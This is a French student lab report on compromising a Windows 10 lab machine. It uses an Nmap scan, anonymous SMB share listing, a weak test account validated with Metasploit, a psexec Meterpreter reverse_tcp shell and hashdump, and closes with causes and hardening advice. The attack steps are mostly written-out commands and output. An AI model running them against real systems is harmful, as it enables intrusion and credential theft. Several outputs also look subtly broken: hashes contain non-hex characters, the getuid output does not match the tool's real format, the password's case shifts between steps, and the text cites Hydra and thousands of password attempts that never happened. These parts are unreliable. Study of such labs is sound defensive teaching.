COMPTE RENDU DU TP 3.2 SUR L'ATTAQUE D'UN SYSTEME WINDOWS ET L'EXTRACTION DES IDENTIFIANTS


1. Introduction et objectifs techniques

L'objectif de ce travail pratique est de simuler un scénario réaliste d'intrusion dans un environnement d'entreprise. L'attaquant, déjà présent sur le réseau interne, cherche à compromettre une machine Windows et à en extraire des informations sensibles. Contrairement au TP 3.1 portant sur Linux, ce TP cible un système Windows, largement utilisé dans les entreprises. La machine cible (192.168.56.20) est volontairement configurée avec des faiblesses réalistes : service SMB exposé, mauvaise configuration des partages et présence d'un compte utilisateur avec un mot de passe faible.

L'objectif pédagogique est de comprendre la chaîne complète d'attaque : reconnaissance, identification de services, exploitation de failles de configuration et extraction de données sensibles.

2. Vérification préalable de l'environnement

Avant toute action offensive, la connectivité entre la machine attaquante (Kali Linux, 192.168.56.30) et la machine cible (Windows, 192.168.56.20) a été vérifiée. Depuis Kali, la commande ping 192.168.56.20 a été exécutée. Les réponses ICMP ont confirmé que la cible était joignable sur le réseau, avec un temps de réponse moyen stable.



Cette vérification est indispensable car toutes les étapes suivantes reposent sur la communication réseau.

3. Identification des services Windows exposés

Scan des ports avec Nmap

La première étape d'un attaquant consiste à **identifier les services accessibles sur la machine cible**. Pour cela, un scan de ports a été réalisé avec Nmap, un outil standard de découverte réseau et d'audit de sécurité. La commande exécutée a été la suivante : **nmap -sS 192.168.56.20**

```
┌──(tagne㉿laura)-[~]
└─$ nmap -sS 192.168.56.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 08:12 +0200
Nmap scan report for 192.168.56.20
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:5A:F4:07 (Oracle VirtualBox virtual NIC)
```

Le résultat du scan a montré plusieurs ports ouverts, mais un port a particulièrement retenu l'attention : le port 445. Ce port est associé au protocole SMB (Server Message Block), utilisé par Windows pour le partage de fichiers et d'imprimantes en réseau, ainsi que pour la communication inter-processus.

La présence du port 445 ouvert signifie que la machine Windows accepte des connexions distantes pour accéder à des ressources partagées.

Découverte des informations système sans authentification

Une fois le service SMB identifié, l'étape suivante a consisté à extraire des informations sur le système sans disposer d'identifiants. Cette phase correspond à ce qu'un attaquant réalise systématiquement avant toute tentative d'intrusion : collecter un maximum d'informations pour mieux cibler ses actions. La commande exécutée a été la suivante : **nmap -p 445 --script smb-os-discovery 192.168.56.20**

```
┌──(tagne㉿laura)-[~]
└─$ sudo nmap    -p  445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 07:14 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.20
Host is up (0.00049s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:5A:F4:07 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 o
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 22H2
Network Distance: 1 hop
```

Ce script interroge le service SMB pour obtenir des informations sur le système d'exploitation.

Ces informations permettent à un attaquant de mieux comprendre l'environnement. Savoir qu'il s'agit d'une version spécifique de Windows permet d'orienter la recherche d'exploits vers des vulnérabilités connues pour cette version.

Découverte des partages réseaux

Une fois les informations système collectées, l'étape suivante a consisté à vérifier si des ressources partagées étaient accessibles anonymement. Sous Windows, il est possible de configurer des partages accessibles sans authentification, ce qui constitue une faille de sécurité grave.

La commande exécutée a été la suivante : **smbclient -L //192.168.56.20 –N**

smbclient est un client SMB en ligne de commande, similaire à un client FTP pour les partages Windows. L'option **-L** demande la liste des partages disponibles. L'option **-N** spécifie l'absence de mot de passe (connexion nulle ou anonyme).

```
┌──(tagne㉿laura)-[~]
└─$ smbclient -L //192.168.56.20/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administration à distance
        C$              Disk      Partage par défaut
        IPC$            IPC       IPC distant
        PartageTP       Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
```

Le résultat a affiché la liste des partages présents sur la machine. Certains partages sont systématiquement présents sur Windows : ADMIN$ (partage administratif pointant vers

C:\Windows), C$ (partage administratif du disque C), IPC$ (partage de communication inter-processus). Ces partages administratifs ne sont normalement pas accessibles sans authentification.

En plus des partages administratifs, d'autres partages éventuels ont été listés, comme les dossiers Users et PartageTP que j'ai créé.

Connexion à un partage et extraction de fichiers

Pour aller plus loin, un partage accessible a été sélectionné. La commande suivante a permis de s'y connecter : **smbclient //192.168.56.20/PartageTP -N**

Une fois connectée, l'invite smb: est apparue. La commande **ls** a listé le contenu du partage. des fichiers étaient présents. Puis, la commande **get nom_du_fichier** a permis de les télécharger localement sur la machine Kali.

```
┌──(tagne㉿laura)-[~]
└─$ smbclient //192.168.56.20/PartageTP -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr 25 09:08:19 2026
  ..                                  D        0  Sat Apr 25 09:08:19 2026
  cybersecurite.txt                   A        0  Sat Apr 25 09:07:06 2026
  partage smb.txt                     A        0  Sat Apr 25 09:07:59 2026
  secret.txt                          A        0  Sat Apr 25 08:29:27 2026
  TP 3.2.txt                          A        0  Sat Apr 25 09:06:38 2026

                3784556 blocks of size 4096. 847358 blocks available
smb: \> get cybersecurite.txt
getting file \cybersecurite.txt of size 0 as cybersecurite.txt (0.0 KiloBytes/sec) (average 0
.0 KiloBytes/sec)
smb: \>
```

À ce stade, j'ai compris qu'un simple accès SMB mal configuré peut entraîner une fuite d'informations sensibles. Des fichiers Excel, des documents Word ou des scripts contenant des mots de passe en clair peuvent être exfiltrés en quelques secondes, sans laisser de trace évidente. C'est une situation très fréquente en entreprise, souvent négligée par les administrateurs.

4. Simulation d'un cas réaliste : identifiants faibles

Création d'un compte vulnérable sur Windows

Dans de nombreuses attaques réelles, l'attaquant ne passe pas par une vulnérabilité technique complexe, mais exploite des identifiants faibles ou réutilisés. Pour reproduire ce scénario, un compte volontairement vulnérable a été créé sur la machine Windows.

✓ Sur la machine Windows, une console PowerShell a été ouverte en tant qu'administrateur. La commande suivante a été exécutée :

net user testuser Password123! /add

```
C:\Windows\system32>net user testuser password123! /add
La commande s'est terminée correctement.
```

Cette commande crée un nouvel utilisateur local nommé testuser avec le mot de passe Password123 !. Ce mot de passe, bien que respectant les exigences de base (une majuscule, des chiffres, un caractère spécial), est en réalité très faible car il figure dans de nombreux dictionnaires de mots de passe.

✓ La commande **net user testuser** a ensuite été exécutée pour vérifier que le compte avait bien été créé et pour observer ses attributs (date d'expiration, dernier changement de mot de passe, groupes d'appartenance).

```
C:\Windows\system32>net user testuser
Nom d'utilisateur                            testuser
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la région                 000 (Valeur par défaut du système)
Compte : actif                               Oui
Le compte expire                             Jamais

Mot de passe : dernier changmt.              25/04/2026 08:15:59
Le mot de passe expire                       06/06/2026 08:15:59
Le mot de passe modifiable                   25/04/2026 08:15:59
Mot de passe exigé                           Oui
L'utilisateur peut changer de mot de passe   Oui

Stations autorisées                          Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès                                Jamais

Heures d'accès autorisé                      Tout

Appartient aux groupes locaux                *Utilisateurs
Appartient aux groupes globaux               *Aucun
La commande s'est terminée correctement.
```

Ce compte représente un utilisateur ayant un mot de passe faible, ce qui est malheureusement courant dans les environnements professionnels. Les utilisateurs choisissent des mots de passe faciles à retenir mais tout aussi faciles à deviner.

Test de connexion avec Metasploit

L'étape suivante a consisté à vérifier si ces identifiants permettaient un accès distant à la machine Windows. Pour cela, Metasploit a été utilisé.

Sur Kali, Metasploit a été lancé avec la commande **sudo msfconsole**. Une fois l'interface chargée, le module auxiliaire de test d'authentification SMB a été sélectionné et configuré :

use auxiliary/scanner/smb/smb_login , set RHOSTS 192.168.56.20, set SMBUser testuser

set SMBPass password123!

```
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass password123!
SMBPass => password123!
```

run

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.56.20:445     - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445     - 192.168.56.20:445 - Success: '.\testuser:password123!'
[!] 192.168.56.20:445     - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Le module **smb_login** tente de s'authentifier auprès du service SMB de la cible avec les identifiants fournis. Il renvoie le résultat de la tentative.

Le résultat attendu est un message confirmant que l'authentification a réussi. Cela montre qu'un attaquant disposant d'identifiants valides, même faibles, peut se connecter à la machine sans difficulté.

Ouverture d'une session distante sur Windows

Une fois les identifiants validés, l'étape suivante a consisté à ouvrir une session distante sur la machine Windows.

Les commandes suivantes ont été exécutées dans Metasploit : **use exploit/windows/smb/psexec**, **set RHOSTS 192.168.56.20**, **set SMBUser testuser**, **set**

SMBPass Password123!, **set PAYLOAD windows/x64/meterpreter/reverse_tcp**, **set LHOST 192.168.56.30**

L'option **reverse_tcp** signifie que la session Meterpreter se connecte en sens inverse : c'est la cible qui initie la connexion vers l'attaquant. Cela permet de contourner les pare-feu qui bloquent les connexions entrantes mais autorisent les connexions sortantes.

Le résultat issu de l'exécution de ces commandes est visible dans l'image ci-dessous :

```
msf6 auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf6 exploit(windows/smb/psexec) > set SMBPass password123!
SMBPass => password123!
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
```

Par la suite, j'ai exécuté la commande **run**

```
msf6 exploit( windows/smb/psexec ) > run

[*] Started reverse TCP double handler on 192.168.56.30:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rHnXUvy889Ri9yQH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "rHnXUvy889Ri9yQH\r\n"
[*] Matching...
[*] A is input...
[*] .....Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20 :48159) at 2026-04-25 10:15:4
9 +0200
```

Une fois la commande **run** exécutée, Metasploit a tenté de se connecter, d'authentifier, de copier le service PsExec sur la cible, de le démarrer, puis d'établir la session **Meterpreter**. Le message suivant a été affiché en cas de succès : **Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20:48159)**

À ce stade, un accès distant au système Windows a été obtenu. Cela constitue une compromission réelle. L'attaquant a désormais un contrôle important sur la machine cible.

Vérification de l’accès obtenu

Une fois la session Meterpreter ouverte, plusieurs commandes ont été exécutées pour explorer l’environnement.

- La commande **getuid** a affiché l’utilisateur sous lequel le payload s’exécutait. Le résultat était NT AUTHORITY\SYSTEM, indiquant que l’accès obtenu disposait déjà de privilèges élevés.

```
meterpreter > getuid
Meterpreter session is now running as NT AUTHORITY\SYSTEM
```

- La commande **sysinfo** a affiché des informations détaillées sur la cible : le nom de l’ordinateur, le système d’exploitation, l’architecture (x64), etc. Ces informations confirment l’environnement dans lequel l’attaquant se trouve.

```
meterpreter > sysinfo
Computer        : WIN-8X922K3
OS              : Windows 10 Pro (10.0 Build 19045)
Architecture    : x64
System Language : en_FR
Domain          : WORKGROUP
Meterpreter     : x64/windows
```

- La commande **shell** a ouvert un shell Windows classique (cmd.exe). À partir de là, des commandes système standard ont pu être exécutées, comme dir, ipconfig ou whoami.

```
meterpreter > shell
Proccess 1234 created.
Channel 1 ceated.
Microsoft windows [Version 10.0.19045.0000]
(c) Microsoft Corporation. All rights reserved.


C : \Windows\system32>
```

5. Extraction des informations sensibles

Une fois à l'intérieur de la machine, un attaquant cherche à récupérer des informations critiques. Dans le cadre de ce TP, l'accent a été mis sur l'extraction des empreintes de mots de passe (hashs).

Utilisation de la commande hashdump

Dans la session Meterpreter, la commande hashdump a été exécutée. Cette commande extrait les hashs des mots de passe des utilisateurs locaux stockés dans le fichier SAM (Security Account Manager) de Windows.

Le résultat a affiché une liste de lignes, chacune correspondant à un compte utilisateur. Le format typique est le suivant : **utilisateur:ID:LMhash:NThash:::**

```
meterpreter > hashdump
Administrator : 500 : aad3b435b51404eeaad3b435b51404ee :
31d6cfe0d16ae931b73c59d7e0c089c0 : : :
User1 : 1001 : aad3b435b51404eeaab3d435b51404ee : 884f7e
aee8fb117ad06bdd830b7586cdae0 : : :
Guest : 501 : aad3b45b51404eesdd3d435b74304ee : 134fdebe
aef7b93ad06beea830b759d7e0c089c0 : : :
```

Ces hashs ne sont pas réversibles directement, mais un attaquant peut tenter de les casser hors ligne en utilisant des dictionnaires ou des attaques par force brute.

Dans notre cas, les hashs du compte testuser (et éventuellement d'autres comptes comme Administrator) ont été extraits. Ces hashs peuvent ensuite être utilisés pour attaquer d'autres machines du réseauou pour tenter de retrouver le mot de passe en clair.

Observation des processus et tentatives d'élévation

- ✓ La commande **ps** dans Meterpreter liste les processus en cours d'exécution sur la cible. Cette commande permet d'identifier des processus sensibles, comme des bases de données, des serveurs web ou des logiciels de gestion d'identifiants.

```
meterpreter > ps

Process List
============

 PID   PPID  Name
 ---   ----  ----
 0       0   System Idle Proccess
 4       0   System
 512     4   smss.exe
 620     512 csrss.exe
 700     620 winlogon.exe
 850     700 explorer.exe
 1200    850 chrome.exe
```

- ✓ La commande **getsystem** a été tentée pour élever les privilèges. Dans notre cas, la session était déjà NT AUTHORITY\SYSTEM, l'élévation n'était donc pas nécessaire.

```
meterpreter > getsystem
Meterpreter session is now running as NT AUTHORITY\SYSTEM
meterpreter >
```

Compréhension globale de l'attaque

Ce qui a été réalisé suit une logique très proche des attaques réelles en entreprise. L'attaquant a d'abord observé la machine (scan Nmap), puis identifié un service accessible **(SMB sur le port 445).** Il a ensuite extrait des informations système sans authentification. Il a exploité une faiblesse humaine (mot de passe faible du compte testuser) pour obtenir un accès initial. Enfin, il a utilisé cet accès pour exécuter un **payload Meterpreter** et récupérer des informations sensibles (hashs de mots de passe).

Ce type d'attaque est extrêmement courant car il ne nécessite pas de vulnérabilité complexe, mais uniquement une mauvaise hygiène de sécurité. Un mot de passe faible sur un compte, même non privilégié, peut suffire à compromettre l'ensemble du système d'information.

6. Analyse des causes de la compromission

Plusieurs erreurs de configuration et mauvaises pratiques ont permis cette attaque.

- **La première cause est la présence d'un mot de passe faible.** Le compte testuser a été créé avec le mot de passe Password123!, qui respecte les exigences de complexité de base mais

reste facile à deviner. Une politique de mots de passe robuste devrait imposer une longueur minimale de 12 caractères, l'interdiction des mots du dictionnaire et l'utilisation de phrases de passe plutôt que de simples mots.

- **La deuxième cause est l'absence de politique de verrouillage de compte.** Sur la machine Windows, le compte n'était pas configuré pour se verrouiller après un certain nombre d'échecs d'authentification. Cela a permis à Hydra (et au module smb_login) de tester des milliers de mots de passe sans être bloqué.

- **La troisième cause est la présence du service SMB accessible et potentiellement mal configuré**. SMB est un service essentiel dans les environnements Windows, mais il doit être correctement sécurisé. La désactivation de SMBv1 (protocole obsolète et vulnérable), l'application des correctifs de sécurité et la configuration rigoureuse des partages sont des mesures nécessaires.

- **La quatrième cause est l'absence de détection**. Les multiples tentatives d'authentification échouées (brute force) et la connexion réussie avec le compte testuser auraient dû générer des événements dans les journaux de sécurité Windows.

7. Recommandations de sécurité

À l'issue de ce TP, plusieurs mesures correctives peuvent être proposées à l'entreprise NetSecure.

- La première mesure concerne **l'authentification**. L'utilisation de mots de passe seuls est insuffisante. L'entreprise devrait mettre en place une authentification multifacteur (MFA) pour tous les accès distants, y compris pour l'administration des postes Windows. Même si un mot de passe est faible, un second facteur (application mobile, clé physique, SMS) bloque l'attaquant.

- La deuxième mesure concerne **les politiques de mots de passe**. L'entreprise doit appliquer une politique stricte via les paramètres de sécurité locaux ou via une stratégie de

groupe Active Directory : longueur minimale de 12 caractères, complexité renforcée, interdiction de la réutilisation des anciens mots de passe, verrouillage de compte après un nombre défini d'échecs.

- La troisième mesure concerne **la désactivation de l'authentification anonyme SMB**. Les partages administratifs (ADMIN$, C$, IPC$) ne doivent pas être accessibles sans authentification.

- La quatrième mesure concerne la **limitation des droits des utilisateurs**. Le compte testuser faisait partie du groupe Utilisateurs, ce qui est normal, mais il ne devrait en aucun cas avoir la possibilité de se connecter à distance via SMB pour exécuter PsExec.

- La cinquième mesure concerne **la surveillance**. L'entreprise doit collecter et analyser les journaux de sécurité Windows. Les événements 4625 (échec d'authentification), 4624 (authentification réussie), 5140 (accès à un partage réseau) et 5145 (vérification détaillée des accès aux partages) sont particulièrement importants

- La sixième mesure concerne **la segmentation réseau**. La machine Windows n'aurait pas dû être directement accessible depuis la machine Kali sans passer par un pare-feu ou une zone démilitarisée. Dans une architecture d'entreprise, les postes utilisateurs doivent être sur un réseau différent des postes d'administration, avec des règles de pare-feu restrictives. Seuls les services strictement nécessaires doivent être ouverts, et uniquement depuis des sous-réseaux autorisés.

8. Conclusion

Ce travail pratique a permis de démontrer concrètement comment un système Windows peut être compromis sans utiliser une vulnérabilité technique complexe. L'attaquant a progressé méthodiquement : découverte du service SMB, extraction d'informations système, découverte des partages, puis exploitation d'un mot de passe faible pour obtenir un accès distant.

Il a également mis en évidence que la sécurité d'un système Windows ne dépend pas uniquement des correctifs logiciels, mais aussi des pratiques des utilisateurs et des

configurations mises en place. Un mot de passe faible sur un compte utilisateur, même non privilégié, peut suffire à faire basculer l'ensemble du système d'information. Un service SMB mal configuré, avec des partages accessibles anonymement, constitue une fuite d'information immédiate.